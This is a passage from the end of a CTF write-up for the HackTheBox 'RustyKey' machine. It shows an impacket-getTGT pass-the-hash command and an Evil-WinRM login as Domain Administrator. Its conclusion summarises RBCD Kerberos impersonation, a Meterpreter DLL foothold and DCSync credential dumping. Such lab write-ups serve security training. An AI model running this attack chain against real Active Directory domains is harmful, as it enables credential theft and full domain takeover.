[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)...
[*] Dumping cached domain logon information (domain/username:hash)[*] Dumping LSA Secrets
[*]$MACHINE.ACC
With the Administrator hash extracted, I generated a TGT and used Evil-WinRM to get full access as the domain administrator
1
2
3
4
5
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-getTGT rustykey.htb/'Administrator' -hashes ':<Administrator hash>'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in Administrator.ccache
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ evil-winrm -i dc.rustykey.htb -u 'Administrator' -r rustykey.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc'for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Conclusion
In this challenge, we exploited a misconfigured Active Directory environment, starting from an initial mm.turner foothold obtained via a malicious DLL and Meterpreter payload.
Despite the unstable session, we managed to perform a Resource-Based Constrained Delegation (RBCD) attack by modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute. This allowed us to impersonate the high-privileged backupadmin account using Kerberos S4U2self and S4U2proxy techniques.
With the impersonated ticket, we gained shell access via wmiexec, and proceeded to dump credentials from the domain controller using DCSync. Among these was the NT hash for the Administrator account, which we used to forge a TGT and establish a final session as Domain Admin through Evil-WinRM.
This machine highlights several real-world AD misconfigurations:
Insecure delegation permissions on computer objects
Excessive privileges for non-privileged users
Improper access control to sensitive groups and attributes
The power of ticket-based impersonation and Kerberos abuse
RustyKey is an excellent demonstration of how minor AD misconfigurations — when chained together — can lead to complete domain compromise.

 PullSec
 kofi
kofi